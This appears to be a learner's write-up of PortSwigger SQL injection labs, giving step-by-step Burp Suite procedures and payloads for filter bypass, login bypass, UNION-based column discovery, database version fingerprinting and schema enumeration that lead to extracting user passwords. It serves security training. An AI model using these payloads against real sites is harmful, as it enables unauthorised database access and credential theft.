

## SQL injection(SQLi)

Sql injection is a type of security vulnerability that allows attacker to execute malicious sql statements and interrupt with the queries that are made by the application to the database. This kind of injection attack can expose the authentication credential of the user, personal information and also add, modify, and delete records in the database.

Going through labs:

### **Lab1: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data.**

**Description:** This lab contains an SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out an SQL query like the following:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform an SQL injection attack that causes the application to display details of all products in any category, both released and unreleased.

### **Testing procedure:**

Step1: Open the particular web application showing different products which was given by postwigger and click to the particular product.

Step2: Open the burpsuite and intercept it .Modify the request specifying '+OR+1=1--'.See the response and render it to browser it shows all the products instead of showing only the particular product items. <https://insecure-website.com/products?category=Gifts'+OR+1=1-->

### **Snapshot1:**

This is the snapshot after clicking to gift item

# Gifts

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Food & Drink](#) [Gifts](#)



Conversation Controlling Lemon



\$81.30

[View details](#)



Snow Delivered To Your Door



\$37.81

[View details](#)



High-End Gift Wrapping




\$73.89

[View details](#)

## Snapshot2:

This snapshot is taken after modifying on repeater with 'OR 1=1--.

Gifts' OR 1=1--



## Result:

This lab shows this site are vulnerable to sql injection attach which shows the additional information.

## Lab2: SQL injection vulnerability allowing login bypass (Subverting application logic)

**Description:** This lab contains an SQL injection vulnerability in the login function.

To solve the lab, perform an SQL injection attack that logs in to the application as the administrator user.

## Testing procedure:

Step1: Use Burp Suite to intercept and modify the login request.

Step2: Modify the username parameter, giving it the value: administrator'--

## Snapshot:

The screenshot shows the Web Security Academy interface. At the top, there's a header with the academy logo, the title 'SQL injection vulnerability allowing login bypass', and a 'LAB Solved' badge. Below the header is an orange banner with the message 'Congratulations, you solved the lab!' and links to 'Share your skills!' and 'Continue learning >>'. The main content area shows a 'Login' form with 'Username' and 'Password' fields. A 'Log in' button is present, and a red error message 'Login failed!' is displayed next to it. The top right of the page shows navigation links: 'Home', 'Hello, administrator!', and 'Log out'.

## Result:

This lab shows this site are vulnerable to sql injection on login function bypass.

## Lab3: SQL injection UNION attack, determining the number of columns returned by the query

**Description:** This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables. To do this, you first need to determine the number of columns that are being returned by the query.

To solve the lab, perform an SQL injection UNION attack that returns an additional row containing null values.

## Test procedure:


Step1: Use Burp Suite to intercept and modify the request that sets the product category filter.

Step2: Modify the category parameter, giving it the value '+UNION+SELECT+NULL--'. Observe that an error occurs.

Step3: Modify the category parameter to add an additional column containing a null value: '+UNION+SELECT+NULL,NULL--'

Step4: Continue adding null values until the error disappears and the response includes additional content containing the null values.

### Snapshot:



### Lab4: SQL injection UNION attack, finding a column containing text

**Description:** This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables. To do this, you need to find a column containing text data.

The lab will provide a random value that you need to make appear within the query results. To solve the lab, perform an SQL injection UNION attack that returns an additional row containing the value provided.

### Test procedure:

Step1: Use Burp Suite to intercept and modify the request that sets the product category filter.

Step2: Determine the number of columns that are being returned by the query. Verify that the query is returning three columns, using the following payload in the category parameter:  
'+UNION+SELECT+NULL,NULL,NULL--

Step3: Try replacing each null with the random value provided by the lab, for example:  
'+UNION+SELECT+'abcdef',NULL,NULL--

Step4: If an error occurs, move on to the next null and try that instead.

### Snapshot:

The screenshot shows a web security lab interface. At the top, there's a header with a graduation cap icon and the text 'WEB SECURITY ACADEMY'. To the right, it says 'SQL injection UNION attack, finding a column containing text' with a 'LAB Solved' badge. Below this, an orange banner reads 'Congratulations, you solved the lab!' with a 'Share your skills!' button and a 'Continue learning >>' link. The main content area shows a search results page for 'Tech gifts'. The search query is 'Tech gifts' UNION SELECT NULL,'NEb9aG',NULL--'. Below the search bar, there's a list of products with their prices and 'View details' buttons. The products are: Eye Projectors (\$82.04), Photobomb Backdrops (\$3.25), Grow Your Own Spy Kit (\$34.99), 3D Voice Assistants (\$1.98), and NEb9aG.

WE LIKE TO SHOP

Tech gifts' UNION SELECT NULL,'NEb9aG',NULL--

Refine your search:  
[All](#) [Corporate gifts](#) [Lifestyle](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

Eye Projectors	\$82.04	<a href="#">View details</a>
Photobomb Backdrops	\$3.25	<a href="#">View details</a>
Grow Your Own Spy Kit	\$34.99	<a href="#">View details</a>
3D Voice Assistants	\$1.98	<a href="#">View details</a>
NEb9aG		

### Lab5: SQL injection UNION attack, retrieving data from other tables

**Description:** This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The database contains a different table called users, with columns called username and password.

To solve the lab, perform an SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the administrator user.

## Testing procedure:

Step1: Using burpsuite tool and intercepting after clicking to the filter category .

Step2: Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:

'+UNION+SELECT+'abc','def'--.

Step3: Use the following payload to retrieve the contents of the users table:

'+UNION+SELECT+username,+password+FROM+users--

Step4: Verify that the application's response contains usernames and passwords

## Snapshot1:

Got the list of username and password

The screenshot shows the Burp Suite interface. On the left, the 'Request' tab is active, displaying an intercepted HTTP GET request. The request line is: `GET /filter?category=Gifts'+UNION+SELECT+username,+password+FROM+users-- HTTP/1.1`. The 'Host' header is `ac1e1f301f9d042901e5d256003b003f.web-security-academy.net`. The 'User-Agent' header is `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.92 Safari/537.36`. The 'Accept' header is `text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9`. The 'Sec-Fetch-Site' header is `same-origin`. The 'Sec-Fetch-Mode' header is `navigate`. The 'Sec-Fetch-User' header is `?1`. The 'Sec-Fetch-Dest' header is `document`. The 'Referer' header is `https://ac1e1f301f9d042901e5d256003b003f.web-security-academy.net/`. The 'Accept-Encoding' header is `gzip, deflate`. The 'Accept-Language' header is `en,en-US;q=0.9`. The 'Cookie' header is `sessioncg5l2voXlp8ocj5BCKT1vVhaHdNfCg`. On the right, the 'Response' tab is active, displaying the HTML response. The response is an HTML page titled 'Snow Delivered To Your Door'. The page content includes a list of usernames and passwords: `carlos`, `9o1uto`, `wiener`, `dh0h5k`, and `administrator`, `hq6hk8`.

## Snapshot2:

Verified the username and password

Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >>](#)[Home](#) | [Hello, administrator!](#) | [Log out](#)WE LIKE TO  
SHOP 

Refine your search:

[All](#) [Corporate gifts](#) [Food & Drink](#) [Gifts](#) [Pets](#) [Tech gifts](#)**Stress Bum, it's not just an insult anymore!**

As the good makers of Stress Bum proclaim: When life's a pain in the arse, squeeze it! Yes, gone are the days of dull and generic stress balls, get yourself a bum shaped design and really squeeze out that frustration. The option is all yours, one cheek, two cheeks or a whole hand grab. However stressed you may be, there's enough bum to calm you down. Be sure to treat yourself, or even treat a stressed out co-worker for secret Santa. It's important to keep Stress Bum within

Lab6:

SQL injection attack, querying the database type and version on Oracle

**Description:** This lab contains an SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

To solve the lab, display the database version string.

### Testing Procedure:

**Step1:** Use Burp Suite to intercept and modify the request that sets the product category filter.

**Step2:** Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:

```
'+UNION+SELECT+'abc','def'+FROM+DUAL--
```

**Step3:** Use the following payload to display the database version:

```
'+UNION+SELECT+BANNER,+NULL+FROM+v$version--
```

**Snapshot:**





## Gifts' UNION SELECT BANNER, NULL FROM v\$instance--

Refine your search:

All Clothing, shoes and accessories Corporate gifts Food &amp; Drink Gifts Lifestyle

### CORE 11.2.0.2.0 Production

#### Conversation Controlling Lemon

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever! When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject. The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual. The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family; mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life; a quieter, more reasonable, and un-opinionated one.

#### Couple's Umbrella

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

#### High-End Gift Wrapping

We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to. The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come. Due to the intricacy of this service, you must allow 3 months for your order to be completed. So, organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts. Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

#### NLSRTL Version 11.2.0.2.0 - Production

#### Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production

#### PL/SQL Release 11.2.0.2.0 - Production

#### Snow Delivered To Your Door

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. \*Make sure you have an extra large freezer before delivery. \*Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). \*Allow 3 days for it to refreeze. \*Chip away at each block until the ice resembles snowflakes. \*Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

#### TNS for Linux: Version 11.2.0.2.0 - Production

Note:

Testing for different types of database type:

Oracle	SELECT banner FROM v\$instance SELECT version FROM v\$instance
Microsoft	SELECT @@version
PostgreSQL	SELECT version()

MySQL	SELECT @@version
-------	------------------

## Lab7:

### SQL injection attack, querying the database type and version on MySQL and Microsoft

#### Description:

This lab contains an SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

To solve the lab, display the database version string.

#### Testing Procedure:

**Step1:** Use Burp Suite to intercept and modify the request that sets the product category filter.

**Step2:** Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:

'+UNION+SELECT+'abc','def'##

**Step3:** Use the following payload to display the database version:

'+UNION+SELECT+@@version,+NULL#

#### Snapshot:

Congratulations, you solved the lab!

[Share your skill!](#)

[Continue learning >>](#)

[Home](#)



## Gifts' UNION SELECT @@version, NULL#

Refine your search:

[All](#)
[Corporate gifts](#)
[Gifts](#)
[Lifestyle](#)
[Tech gifts](#)
[Toys & Games](#)

### High-End Gift Wrapping

We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to. The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come. Due to the intricacy of this service, you must allow 3 months for your order to be completed. So, organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts. Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

### Snow Delivered To Your Door

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. \*Make sure you have an extra large freezer before delivery. \*Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). \*Allow 3 days for it to refreeze. \*Chip away at each block until the ice resembles snowflakes. \*Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

### Couple's Umbrella

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

### Conversation Controlling Lemon

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever! When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject. The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual. The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family, mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life; a quieter, more reasonable, and un-opinionated one.

8.0.15

Lab8:

SQL injection attack, listing the database contents on non-Oracle databases

Description:

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the administrator user.

### **Testing procedures with snapshots:**

**Step1:** Use Burp Suite to intercept and modify the request that sets the product category filter.

**Step2:** Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:  
'+UNION+SELECT+'abc','def'--.

**Step3:** Use the following payload to retrieve the list of tables in the database:  
'+UNION+SELECT+table\_name,+NULL+FROM+information\_schema.tables--



Gifts' UNION SELECT table\_name, NULL FROM  
information\_schema.tables--

Refine your search:

All Accessories Corporate gifts Gifts Pets Toys & Games

pg\_partitioned\_table

pg\_available\_extension\_versions

pg\_shdescription

user\_defined\_types

uot\_privileges

sql\_packages

pg\_event\_trigger

pg\_amop

schemata

outines

referential\_constraints

administrable\_role\_authorizations

products

pg\_foreign\_data\_wrapper

pg\_prepared\_statements

transforms

pg\_largeobject\_metadata

foreign\_tables

pg\_largeobject

sql\_implementation\_info

collation\_character\_set\_applicability

check\_constraint\_routine\_usage

users\_lqkkkg

pg\_statio\_user\_sequences

pg\_cast

pg\_user\_mappings

pg\_stat\_progress\_vacuum

pg\_statio\_all\_tables

pg\_statio\_sys\_sequences

pg\_inherits

pg\_stat\_xact\_all\_tables

column\_options

Snow Delivered To Your Door

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. \*Make sure you have an extra large freezer before delivery. \*Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). \*Allow 3 days for it to refreeze. \*Chip away at each block until the ice resembles snowflakes. \*Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

foreign\_servers

sql\_features

pg\_stat\_wal\_receiver

pg\_pitemplate

constraint\_table\_usage

no fx naxaxr

**Step4:** Find the name of the table containing user credentials



Gifts' UNION SELECT table\_name, NULL FROM  
information\_schema.tables--

Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Gifts](#) [Pets](#) [Toys & Games](#)

pg\_partitioned\_table  
pg\_available\_extension\_versions  
pg\_shdescription  
user\_defined\_types  
uot\_privileges  
sql\_packages  
pg\_event\_trigger  
pg\_amop  
schemata  
routines  
referential\_constraints  
administrable\_role\_authorizations  
products  
pg\_foreign\_data\_wrapper  
pg\_prepared\_statements  
transforms  
pg\_largeobject\_metadata  
foreign\_tables  
pg\_largeobject  
sql\_implementation\_info  
collation\_character\_set\_applicability  
check\_constraint\_routine\_usage  
**users\_lqkxkg**  
pg\_statio\_user\_sequences  
pg\_cast  
pg\_user\_mappings  
pg\_stat\_progress\_vacuum  
pg\_statio\_all\_tables  
pg\_statio\_sys\_sequences  
pg\_inherits  
pg\_stat\_xact\_all\_tables  
column\_options  
Snow Delivered To Your Door  
By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. \*Make sure you have an extra large freezer before delivery. \*Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). \*Allow 3 days for it to refreeze. \*Chip away at each block until the ice resembles snowflakes. \*Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.  
foreign\_servers  
sql\_features  
pg\_stat\_wal\_receiver  
pg\_pitemplate  
constraint\_table\_usage  
no fx naxar

**Step5:** Use a payload like the following (replacing the table name) to retrieve the details of the columns in the table:  
'+UNION+SELECT+column\_name,+NULL+FROM+information\_schema.columns+WHERE+table\_name='USERS\_ABCDEF'-- and find the names of the columns containing usernames and passwords

Gifts' UNION SELECT column\_name, NULL FROM  
information\_schema.columns WHERE  
table\_name='users\_iqkkgb'--

Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Gifts](#) [Pets](#) [Toys & Games](#)

---

**High-End Gift Wrapping**

We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to. The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come. Due to the intricacy of this service, you must allow 3 months for your order to be completed. So, organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts. Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

---

**Couple's Umbrella**

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

username\_mcfach

---

**Conversation Controlling Lemon**

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever! When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject. The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual. The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family, mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life, a quieter, more reasonable, and un-opinionated one.

---

**Snow Delivered To Your Door**

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. \*Make sure you have an extra large freezer before delivery. \*Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). \*Allow 3 days for it to refreeze. \*Chip away at each block until the ice resembles snowflakes. \*Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

password\_ecchjm

**Step6:** Use a payload like the following (replacing the table and column names) to retrieve the usernames and passwords for all users:

'+UNION+SELECT+USERNAME\_ABCDEF,+PASSWORD\_ABCDEF+FROM+USERS\_ABCDEF--

## WE LIKE TO SHOP

Gifts' UNION SELECT username\_mcfach, password\_ecchjm  
FROM users\_tqkkgb--

Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Gifts](#) [Pets](#) [Toys & Games](#)

carlos

kgayb

wiener

ipwy2u

**Snow Delivered To Your Door**

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. \*Make sure you have an extra large freezer before delivery. \*Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). \*Allow 3 days for it to refreeze. \*Chip away at each block until the ice resembles snowflakes. \*Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

**administrator**

2nding

**Conversation Controlling Lemon**

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever! When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject. The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual. The Conversational Controlling Lemon is also available with gift wrapping and a personalized card. Share with all

**Step7:** Find the password for the administrator user, and use it to log in.

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

[Home](#) | [Hello, administrator!](#) | [Log out](#)

## WE LIKE TO SHOP

Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Gifts](#) [Pets](#) [Toys & Games](#)

**ZZZZZZ Bed - Your New Home Office**

We are delighted to introduce you to our new, state of the art, home office. ZZZZZZ Bed is a revolutionary space-saving concept for those of you struggling to fit everything into your tiny home. But it's not just about its useful integration in your existing room, it's also about the convenience it offers in your work and leisure time. Picture this, you are halfway through your working day and it's time for a well-earned nap. You will be able to save time by moving your work to one side, as you lie back and drift off without interrupting the natural flow of the day. When you've had your power nap, and are ready to get back to it everything is there waiting for you. Nothing can offer you a work-life balance like the ZZZZZZ bed can. Sleep in comfort when you need to, whatever time of day it is. Wake up and work any time sleep is getting the better of you, your office will always be at your fingertips. Call us today for a free quote and to discuss any of our innovative add-ons you will wonder how you ever lived without

**Giant Pillow Thing**

Giant Pillow Thing - Because, why not? Have you ever been sat at home or in the office and thought, I'd much rather sit in something that a team of Gurkha guides couldn't find me in? Well, look no further than this enormous, luxury pillow. It's ideal for car parks, open air fields, unused basements and big living rooms. Simply drag it in with your team of weight lifters and hide from your loved ones for days. This is the perfect product to lounge in comfort in front of the TV on, have a family reunion in, or land on after jumping out of a plane.

**Six Pack Beer Belt**

The Six Pack Beer Belt - because who wants just one beer? Say goodbye to long queues at the bar thanks to this handy belt. This beer belt is fully adjustable up to 50" waist, meaning you can change the size according to how much beer you're drinking. With its camouflage design, it's easy to sneak beer into gigs, parties and festivals. This is the perfect gift for a beer lover or just someone who hates paying for drinks at the bar! Simply strap it on and load it up with your favourite beer cans or bottles and you're off! Thanks to this sturdy design, you'll always be able to boast about having a six pack. Buy this adjustable belt today and never go thirsty again!

**Cheshire Cat Grin**

We've all been there, found ourselves in a situation where we find it hard to look interested in what our colleagues, bosses, friends, and family are saying. With our smile insert, you can now fake it like a pro. Easy to use and completely hypoallergenic with one size fits all. Ever glazed over as your pals regale you with



Lab9:

## **SQL injection attack, listing the database contents on Oracle**

### **Description:**

